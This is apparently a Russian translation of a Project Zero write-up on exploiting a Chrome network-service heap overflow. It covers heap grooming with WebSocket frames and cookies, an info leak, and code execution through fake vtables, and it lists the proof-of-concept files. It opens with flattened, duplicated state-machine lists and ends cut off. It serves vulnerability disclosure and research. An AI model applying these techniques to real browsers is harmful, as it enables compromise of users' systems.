
Гипотеза соответствовала однобайтовому буферу и большой записи, но добраться до последовательности было сложно. HTTP-кэш реализует автомат примерно из 50 состояний. Обычно он выполняется один раз во время `Start` и снова, когда `Read` получает данные ответа.

Для эксплуатации нужен цикл из состояния `Read` в обработчик, вызывающий `WriteResponseInfoToEntry`, а затем обратно в чтение данных без замены `read_buf_`. Подозрительную функцию вызывают четыре обработчика:

- `DoCacheWriteUpdatedPrefetchResponse`
- `DoCacheUpdateStaleWhileRevalidateTimeout`
- `DoCacheWriteUpdatedResponse`
- `DoCacheWriteResponse`

Сначала исследователи попытались вручную выполнить поиск в глубину по исходному коду, что оказалось запутанным и склонным к ошибкам. Ниже показаны существенные переходы, служащие основой для части 2.


None
TransitionToReadingState
CACHE_READ_DATA
NETWORK_READ
NETWORK_READ_CACHE_WRITE
CACHE_READ_DATA_COMPLETE
NETWORK_READ_COMPLETE
NETWORK_READ_CACHE_WRITE_COMPLETE
DoPartialCacheReadCompleted
DoPartialNetworkReadCompleted
GET_BACKEND
GET_BACKEND_COMPLETE
SEND_REQUEST
SEND_REQUEST_COMPLETE
SUCCESSFUL_SEND_REQUEST
UPDATE_CACHED_RESPONSE
CACHE_WRITE_UPDATED_RESPONSE
CACHE_WRITE_UPDATED_RESPONSE_COMPLETE
UPDATE_CACHED_RESPONSE_COMPLETE
OVERWRITE_CACHED_RESPONSE
START_PARTIAL_CACHE_VALIDATION
COMPLETE_PARTIAL_CACHE_VALIDATION
BeginCacheInvalidation
CACHE_UPDATE_STALE_WHILE_REVALIDATE_TIMEOUT
DoPostIfFailedRequest
CACHE_UPDATE_STALE_WHILE_REVALIDATE_TIMEOUT_COMPLETE
CREATE_ENTRY
SETUP_ENTRY_FOR_READ
CREATE_ENTRY_COMPLETE
ADD_TO_ENTRY
ADD_TO_ENTRY_COMPLETE
DONE_HEADERS_ADD_TO_ENTRY_COMPLETE
CACHE_READ_RESPONSE
CACHE_WRITE_RESPONSE
CACHE_READ_RESPONSE_COMPLETE
CACHE_WRITE_RESPONSE_COMPLETE
INIT_ENTRY
TOGGLE_UNUSED_SINCE_PREFETCH
TRUNCATE_CACHED_DATA
OPEN_OR_CREATE_ENTRY
DOOM_ENTRY
TOGGLE_UNUSED_SINCE_PREFETCH_COMPLETE
TRUNCATE_CACHED_DATA_COMPLETE
OPEN_OR_CREATE_ENTRY_COMPLETE
DOOM_ENTRY_COMPLETE
CACHE_DISPATCH_VALIDATION
TRUNCATE_CACHED_METADATA
TRUNCATE_CACHED_METADATA_COMPLETE
BeginPartialCacheValidation
PARTIAL_HEADERS_RECEIVED
CACHE_QUERY_DATA
CACHE_QUERY_DATA_COMPLETE
FINISH_HEADERS
FINISH_HEADERS_COMPLETE
DONE
HEADERS_PHASE_CANNOT_PROCEED


Read
TransitionToReadingState
CACHE_READ_DATA
NETWORK_READ
NETWORK_READ_CACHE_WRITE
CACHE_READ_DATA_COMPLETE
NETWORK_READ_COMPLETE
NETWORK_READ_CACHE_WRITE_COMPLETE
DoPartialCacheReadCompleted
DoPartialNetworkReadCompleted
GET_BACKEND
GET_BACKEND_COMPLETE
SEND_REQUEST
SEND_REQUEST_COMPLETE
SUCCESSFUL_SEND_REQUEST
UPDATE_CACHED_RESPONSE
CACHE_WRITE_UPDATED_RESPONSE
CACHE_WRITE_UPDATED_RESPONSE_COMPLETE
UPDATE_CACHED_RESPONSE_COMPLETE
OVERWRITE_CACHED_RESPONSE
START_PARTIAL_CACHE_VALIDATION
COMPLETE_PARTIAL_CACHE_VALIDATION
BeginCacheValidation
CACHE_UPDATE_STALE_WHILE_REVALIDATE_TIMEOUT
DoRestartPartialRequest
CACHE_UPDATE_STALE_WHILE_REVALIDATE_TIMEOUT_COMPLETE
CREATE_ENTRY
SETUP_ENTRY_FOR_READ
CREATE_ENTRY_COMPLETE
ADD_TO_ENTRY
ADD_TO_ENTRY_COMPLETE
DONE_HEADERS_ADD_TO_ENTRY_COMPLETE
CACHE_READ_RESPONSE
CACHE_WRITE_RESPONSE
CACHE_READ_RESPONSE_COMPLETE
CACHE_WRITE_RESPONSE_COMPLETE
INIT_ENTRY
TOGGLE_UNUSED_SINCE_PREFETCH
TRUNCATE_CACHED_DATA
OPEN_OR_CREATE_ENTRY
DOOM_ENTRY
TOGGLE_UNUSED_SINCE_PREFETCH_COMPLETE
TRUNCATE_CACHED_DATA_COMPLETE
OPEN_OR_CREATE_ENTRY_COMPLETE
DOOM_ENTRY_COMPLETE
CACHE_DISPATCH_VALIDATION
TRUNCATE_CACHED_METADATA
TRUNCATE_CACHED_METADATA_COMPLETE
BeginPartialCacheValidation
PARTIAL_HEADERS_RECEIVED
CACHE_QUERY_DATA
CACHE_QUERY_DATA_COMPLETE
FINISH_HEADERS
FINISH_HEADERS_COMPLETE
NONE
HEADERS_PHASE_CANNOT_PROCEED

День^W^W Несколько месяцев из жизни Project Zero — часть 2: мучительный эксплойт Chrome

Введение

Определив коренную причину, описанную в части 1, исследователи отправили подробности команде Chrome и вернулись к другим задачам. Позднее они создали эксплойт, чтобы понять, как новая процессная архитектура сетевой службы влияет на возможность эксплуатации.

Результатом стала рабочая цепочка Chrome из одной ошибки, но на неё ушли месяцы и множество неудачных попыток. Ненадёжные примитивы делают обычные ошибки дорогими: можно потратить целый день на отладку подготовки кучи, тогда как веб-сервер просто слушает не тот порт.

Глава 4: эксплойт

Уязвимость записывает контролируемые сетевые данные выбранного размера за пределы выделения кучи. Её основное ограничение состоит в том, что перезаписываемое выделение всегда имеет нулевой размер. TCMalloc помещает его в самый маленький бакет — до 16 байт. В сетевом процессе мало полезных объектов такого размера, а IPC постоянно создаёт шум в том же бакете.

Одно из преимуществ состоит в том, что сетевой сервис после сбоя незаметно перезапускается, позволяя повторять попытки эксплуатации.

NetToMojoPendingBuffer

Каждый `URLLoader::ReadMore` создаёт этот 16-байтный объект, а сервер может влиять на время его жизни, задерживая части ответа:

```
class COMPONENT_EXPORT(NETWORK_CPP) NetToMojoPendingBuffer
    : public base::RefCountedThreadSafe<NetToMojoPendingBuffer> {
  mojo::ScopedDataPipeProducerHandle handle_;
  void* buffer_;
};
```

Недопустимый `handle_` приводит к раннему возврату вместо сбоя. Следующая часть HTTP записывается через `buffer_`, предоставляя контролируемое содержимое. К сожалению, базовое хранилище находится в специализированной области общей памяти IPC, а не среди обычных объектов кучи, поэтому частичная перезапись `buffer_` не создаёт сразу полезного смешения типов.

Атака на контейнеры STL

Базовые хранилища контейнеров могут занимать произвольные размерные классы. Вставка первого указателя в пустой `std::vector` выделяет один слот размером с указатель, а последующий рост удваивает ёмкость. Поэтому точно контролируемые вставки могут поместить указатель в уязвимый 16-байтный бакет и позволить частичную перезапись.

WatcherDispatcher

Перспективный кандидат обнаружился в `WatcherDispatcher` из Mojo:


```
class WatcherDispatcher : public Dispatcher {
  using WatchSet = std::set<const Watch*>;
  base::Lock lock_;
  bool armed_ = false;
  bool closed_ = false;
  base::flat_map<uintptr_t, scoped_refptr<Watch>> watches_;
  base::flat_map<Dispatcher*, scoped_refptr<Watch>> watched_handles_;
  WatchSet ready_watches_;
  const Watch* last_watch_to_block_arming_ = nullptr;
};

class Watch : public base::RefCountedThreadSafe<Watch> {
  const scoped_refptr<WatcherDispatcher> watcher_;
  const scoped_refptr<Dispatcher> dispatcher_;
  const uintptr_t context_;
  const MojoHandleSignals signals_;
  const MojoTriggerCondition condition_;
  MojoResult last_known_result_ = MOJO_RESULT_UNKNOWN;
  MojoHandleSignalsState last_known_signals_state_ = {0, 0};
  base::Lock notification_lock_;
  bool is_cancelled_ = false;
};
```

`base::flat_map` использует вектор. `watched_handles_` обычно содержит один 16-байтный элемент, поэтому ошибка может перезаписать его указатель `Watch`. Объект `Watch` имеет размер 104 байта, что ограничивает возможные смешения типов соседними размерными классами TCMalloc.

Вместо этого можно распылить контролируемые 104-байтные буферы вокруг настоящего `Watch` и перезаписать лишь младший байт указателя. Поддельный объект, у которого первое слово равно счётчику ссылок 1, а остальное содержимое нулевое, переживает уничтожение и освобождает распылённый буфер. Если этот буфер стоял в очереди на передачу, его последующее повторное использование способно раскрыть указатели списка свободных элементов или объектов.

WebSocket предоставляет двоичные буферы с малыми накладными расходами, время жизни которых удалённый получатель может продлевать, заполняя буфер отправки сокета ОС. Они дают полезное распыление, хотя все поставленные в очередь кадры одного соединения освобождаются вместе.



Эта цель оказалась ненадёжной: одна из двух карт немедленно вызывает сбой через `RemoveWatcherRef`, каждый диспетчер создаёт шум в куче, а к началу объектов ведут лишь несколько из 16 возможных значений младшего байта указателя.

WebSocketFrame

При отправке данных WebSocket используются две очереди кадров:

```
class NET_EXPORT WebSocketChannel {
  std::unique_ptr<SendBuffer> data_being_sent_;
  std::unique_ptr<SendBuffer> data_to_send_next_;
};

class WebSocketChannel::SendBuffer {
  std::vector<std::unique_ptr<WebSocketFrame>> frames_;
  uint64_t total_bytes_;
};

struct NET_EXPORT_PRIVATE WebSocketFrame {
  WebSocketFrameHeader header;
  scoped_refptr<IOBuffer> data;
};
```


Когда сокет насыщен, новые кадры попадают в `data_to_send_next_`. Базовое хранилище его вектора становится чистой 16-байтной целью. Насыщение зависит от сети и конфигурации системы; эксплойт вручную калибрует `FRAMES_ENOUGH_TO_FILL_BUFFER`, уменьшает серверный `SO_RCVBUF` и отключает сжатие.

`WebSocketFrame` имеет размер 32 байта. Каждое желаемое распылённое выделение также создаёт два нежелательных 32-байтных выделения, поэтому сначала лишь около трети бакета содержит нужный тип. Тем не менее возможных значений младшего байта указателя меньше, а целевой 16-байтный бакет значительно тише, чем при использовании `WatcherDispatcher`.

Шаблоны выделений

`WebSocket::send` выполняет для эксплойта три задачи:


• Распыляет 32-байтные буферы рядом с указателем на кадр, который предстоит перезаписать.
• Вставляет целевой элемент вектора и выделяет его `WebSocketFrame`.
• Повторно занимает освобождённое распылённое выделение объектом `IOBuffer`.



Перезапись элемента вектора превращает исходное переполнение в освобождение выбранного атакующим 32-байтного выделения. Поскольку вектор владеет кадрами через `unique_ptr`, поддельному кадру не нужен счётчик ссылок; достаточно, чтобы его указатель `data` был нулевым.

Утечка информации

Если повреждённый кадр освобождает базовое хранилище уже поставленного в очередь на передачу `IOBuffer`, позднее сервер получает всё, что повторно заняло это выделение. Замещение другим 32-байтным `IOBuffer` раскрывает и его таблицу виртуальных функций, и указатель на базовое хранилище. Таблица виртуальных функций раскрывает базу бинарного файла Chrome, а адрес базового хранилища определяет контролируемые атакующим данные кучи.




1. Initial state.

Базовое выделение может использовать тихий класс большего размера, чтобы не мешать подготовке 16- и 32-байтных объектов.

Выполнение кода

Второе повреждение может освободить либо `IOBuffer`, либо `WebSocketFrame`. Замещающий объект спроектирован так, чтобы работать в обоих случаях. Если он замещает `IOBuffer`, уменьшение поддельного счётчика ссылок вызывает виртуальный метод через поддельную таблицу виртуальных функций. Если он замещает кадр, уничтожение освобождает его элемент `data`, который указывает на второй поддельный `IOBuffer` и достигает того же виртуального вызова.

Ранее раскрытое крупное выделение нельзя использовать повторно напрямую, поскольку раскрывший его объект уже освобождён. Сначала эксплойт заполняет этот тихий бакет чередующимися буферами двух WebSocket. Закрытие одного соединения создаёт пустоты рядом с буферами другого. После утечки адреса закрытие второго позволяет заместить известное соседнее выделение поддельной таблицей виртуальных функций, полезной нагрузкой повторного использования кода и поддельным `IOBuffer`.



Второй запуск уязвимости создаёт использование после освобождения одного из двух совместимых типов объектов и передаёт управление полезной нагрузке.

Состав компонентов

Доказательство концепции состоит из следующих частей:

• `serv.py`: специальный HTTP-сервер, возвращающий запускающую ошибку последовательность ответов.
• `pywebsocket.diff`: отключает сжатие и задаёт серверный `SO_RCVBUF`.
• `get_chrome_offsets.py`: использует Frida для сбора смещений полезной нагрузки.
• `CrossThreadSleep.py`: пробуждаемые задержки для потоков сервера WebSocket.
• `exploit/echo_wsh.py`: управляет синхронизированными и пробуждаемыми задержками сокета.
• `exploit/wake_up_wsh.py`: пробуждает задержанные echo-соединения.
• `exploit/exploit.html`: координатор эксплойта на JavaScript.
• `get_chromium.sh`: извлекает и настраивает уязвимую ревизию Chromium.
• `get_pywebsocket.sh` и `run_pywebsocket.sh`: подготавливают и запускают сервер WebSocket.

Сервер WebSocket раздаёт `exploit.html`; второй HTTP-сервер предоставляет ответ с изображением, запускающий ошибку состояния кеша.


Глава 5: более надёжный эксплойт

Первая версия создаёт множество нежелательных выделений и зависит от повторного попадания в правильные типы. Один запуск занимает около минуты и имеет низкую вероятность успеха.

$$\begin{aligned} &prob.\ of\ overwriting\ a\ ptr\ to\ an\ IOBuffer's\ backing\ store \\ &\times prob.\ of\ replacing\ a\ freed\ slot\ with\ an\ IOBuffer \\ &\times prob.\ of\ overwriting\ a\ ptr\ to\ an\ IOBuffer\ or\ WebSocketFrame \\ &\times prob.\ of\ replacing\ a\ freed\ slot\ with\ an\ IOBuffer \\ &= \frac{2}{8} \times \frac{1}{2} \times \frac{6}{8} \times \frac{1}{3} = 0.03125 \text{ 😂} \end{aligned}$$

Подготовка кучи с помощью cookie

Сетевой процесс Chrome также хранит и сохраняет HTTP-cookie. Операции JavaScript с cookie сравнительно легковесны и могут быть объединены в три дополнительных примитива манипуляции кучей.




Даже примитив, предназначенный лишь для добавления одного 32-байтного элемента в список свободных, имеет сложную трассировку выделений:

№	Операция	Размер	Адрес
1	alloc	24	`0x17df6f7c7180`
2	alloc	32	`0x17df6f7d5bc0`

3	free	32	`0x17df6f7385c0`
4	free	24	`0x17df6f738640`
5	alloc	24	`0x17df6f738640`
6	alloc	32	`0x17df6f7385c0`
7	free	32	`0x17df6f760600`
8	alloc	24	`0x17df6f760600`
9	free	24	`0x17df6f7c7180`
10	alloc	32	`0x17df6f7c7180`
11	free	32	`0x17df6f7c7180`
12	free	32	`0x17df6f7385c0`
13	alloc	24	`0x17df6f7385c0`
14	free	32	`0x17df6f7d5bc0`
15	free	24	`0x17df6f738640`
16	free	24	`0x17df6f760600`
17	alloc	24	`0x17df6f760600`
18	alloc	24	`0x17df6f738640`
19	free	24	`0x17df6f7385c0`

Несмотря на шум, эти операции разделяют желательные и нежелательные 32-байтные выделения и очищают область распыления.



В худшем случае перезапись младшего байта теперь оставляет исходный указатель неизменным. Полезны семь из восьми значений байта вместо двух из восьми, что повышает оценочную вероятность успеха одного запуска примерно до 0,75.

Cookie накладывают ограничения: сайт ограничен 180 cookie, каждая 512-я операция сбрасывает хранилище на диск, автоматический сброс происходит каждые 30 секунд, а каждому распылению необходимо известное исходное состояние cookie. Разделение распыления на небольшие независимо обрабатываемые части позволяет обойти большинство ограничений. С учётом перезапусков сетевого процесса окончательный эксплойт обычно срабатывает за две или три попытки.

Глава 6: заключение

Перенос сетевого кода в отдельный сервисный процесс сократил число доступных типов объектов и механизмов подготовки кучи. Даже до строгой изоляции эта более узкая функциональность усложнила эксплуатацию по сравнению с монолитным процессом браузера.

В то же время незаметный перезапуск службы помогает атакующим: неограниченное число попыток делает ненадёжные примитивы жизнеспособными, особенно на платформах без индивидуальной для процессов рандомизации. Здесь намеренно использовался Linux, чтобы эксплойту пришлось построить стабильную утечку информации.

Эта цепочка сложнее и хуже сопровождается, чем традиционное сочетание компрометации отрисовщика с повышением привилегий через ОС или ядро, поэтому вряд ли стала бы первым выбором атакующих. Тем не менее она доказывает, что ошибку сетевого стека можно эксплуатировать с приемлемой надёжностью, и подтверждает необходимость изолировать менее заметные поверхности атаки браузера.

Меры защиты — тоже поверхность атаки

Ядро Samsung Galaxy A50 включает специальную подсистему безопасности PROCA, или Process Authenticator. Несколько ошибок отслеживания состояния в сочетании с хрупкой блокировкой превращают эту меру защиты в использование памяти ядра после освобождения. Затем эксплойт применяет устаревшее поведение ядра Android и манипуляции с аллокатором для получения произвольного чтения и записи ядра.

Подсистема

